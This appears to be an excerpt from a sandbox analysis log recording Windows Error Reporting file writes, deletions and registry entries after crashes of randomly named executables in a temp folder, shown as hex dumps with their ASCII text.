C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5632	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 35 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 31 00 33 00 37 00 32 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 30 00 33 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 30 00 33 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="305" PID="1372" UptimeMS="1031" TimeSinceCreationMS="1031" SuspendedMS="0" HangCount="0" GhostCount="0" C rashed="	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5894	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5898	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5902	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5922	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5926	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5928	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5966	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5970	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	5972	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	6010	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	6014	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	6018	98	3c 00 47 00 75 00 69 00 64 00 3e 00 36 00 39 00 37 00 61 00 35 00 31 00 66 00 61 00 2d 00 34 00 38 00 65 00 32 00 2d 00 34 00 65 00 36 00 63 00 2d 00 61 00 34 00 62 00 62 00 2d 00 32 00 61 00 36 00 31 00 36 00 33 00 30 00 32 00 61 00 31 00 65 00 30 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>697a51fa-48e2- 4e6c-a4bb- 2a616302a1e0</Guid>	success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	6116	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	6120	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	6124	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 33 00 2d 00 30 00 32 00 2d 00 30 00 31 00 54 00 31 00 35 00 3a 00 33 00 39 00 3a 00 34 00 37 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2023-02-01T15:39:47Z</CreationTime>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	6222	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	6226	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	6228	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	6268	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	6272	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER51C7.tmp.xml	0	4636	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_czkdqe.exe_edecdbe330d62627812ca3de941673a21cf89d_81d3edbc_120f58ca\Report.wer	0	2	fd fd		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_czkdqe.exe_edecdbe330d62627812ca3de941673a21cf89d_81d3edbc_120f58ca\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	170	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_czkdqe.exe_edecdbe330d62627812ca3de941673a21cf89d_81d3edbc_120f58ca\Report.wer	11410	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 33 00 38 00 38 00 30 00 39 00 39 00 37 00 36 00 36 00	MetadataHash=1388099766	success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities						
Key Created						
Key Path			Completion	Count	Source Address	Symbol
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\PermissionsCheckTestKey			success or wait	1	6CA836BF	unknown
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\PermissionsCheckTestKey			success or wait	1	6CA836BF	unknown
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\czkdqe.exe\14a4864c			success or wait	1	6CA836BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug			success or wait	1	6CA81FB2	RegCreateKeyExW
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\PermissionsCheckTestKey			success or wait	1	6CA643D1	unknown

Key Value Created							
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\czkdqe.exe\14a4864c	ProgramId	unicode	0006c6420a82f6bc0b99107fa29f66c84c1e0000ffff	success or wait	1	6CA836BF	unknown
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\czkdqe.exe\14a4864c	FileId	unicode	000064d0b8d58802855edb202f3f020b3f8cc38e2dec	success or wait	1	6CA836BF	unknown
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\czkdqe.exe\14a4864c	LowerCaseLongPath	unicode	c:\users\user\appdata\local\temp\czkdqe.exe	success or wait	1	6CA836BF	unknown
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\czkdqe.exe\14a4864c	LongPathHash	unicode	czkdqe.exe\14a4864c	success or wait	1	6CA836BF	unknown
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\czkdqe.exe\14a4864c	Name	unicode	czkdqe.exe	success or wait	1	6CA836BF	unknown
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\czkdqe.exe\14a4864c	Publisher	unicode		success or wait	1	6CA836BF	unknown
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\czkdqe.exe\14a4864c	Version	unicode		success or wait	1	6CA836BF	unknown
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\czkdqe.exe\14a4864c	BinFileVersion	unicode		success or wait	1	6CA836BF	unknown
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\czkdqe.exe\14a4864c	BinaryType	unicode	pe32_i386	success or wait	1	6CA836BF	unknown
\REGISTRY\A\{8f4b0a41-3765-109c-ccd8-0b689df7d611}\Root\InventoryApplicationFile\czkdqe.exe\14a4864c	ProductName	unicode		success or wait	1	6CA836BF	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER50BC.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER50BC.tmp.dmp	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER52F0.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER52F0.tmp.xml	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543da b2aa8d083101aed6_c24664e9_154359f3	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543da b2aa8d083101aed6_c24664e9_154359f3\Report.wer	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6CA6497A	unknown

File Deleted							
File Path				Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER50BC.tmp				success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp				success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER52F0.tmp				success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER50BC.tmp.dmp				success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml				success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER52F0.tmp.xml				success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER531E.tmp.csv				success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER541A.tmp.txt				success or wait	1	6CA6497A	unknown

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER50BC.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 c7 fd 63 fd 05 12 00 00 00 00 00	MDMP c	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER50BC.tmp.dmp	7396	6	00 00 00 00 00 00		success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER50BC.tmp.dmp	6644	752	00 00 39 74 00 00 00 00 00 00 03 00 fd fd 03 00 fd 2a 2c fd 21 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 25 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 70 03 03 00 00 00 00 fd fd 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 16 fd 03 00 00 00 00 00 b9 03 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 36 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 07 3c 06 00 00 00 00	9t*,!BB?%@AZbp6@<	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER50BC.tmp.dmp	34778	9324	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTimeout)(WaitCompletionPacketIoTimeout)(WaitCompletionPacketIoTimeout)	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER50BC.tmp.dmp	32	108	03 00 00 00 fd 00 00 00 fd 06 00 00 04 00 00 00 fd 12 00 00 fd 07 00 00 05 00 00 00 14 01 00 00 fd 2f 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 28 1a 00 00 1e fd 00 00 15 00 00 00 fd 01 00 00 60 1a 00 00 16 00 00 00 fd 00 00 00 4c 1c 00 00	/T8T(`L	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 34 00 39 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>4936</Pid>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6CA6497A	unknown
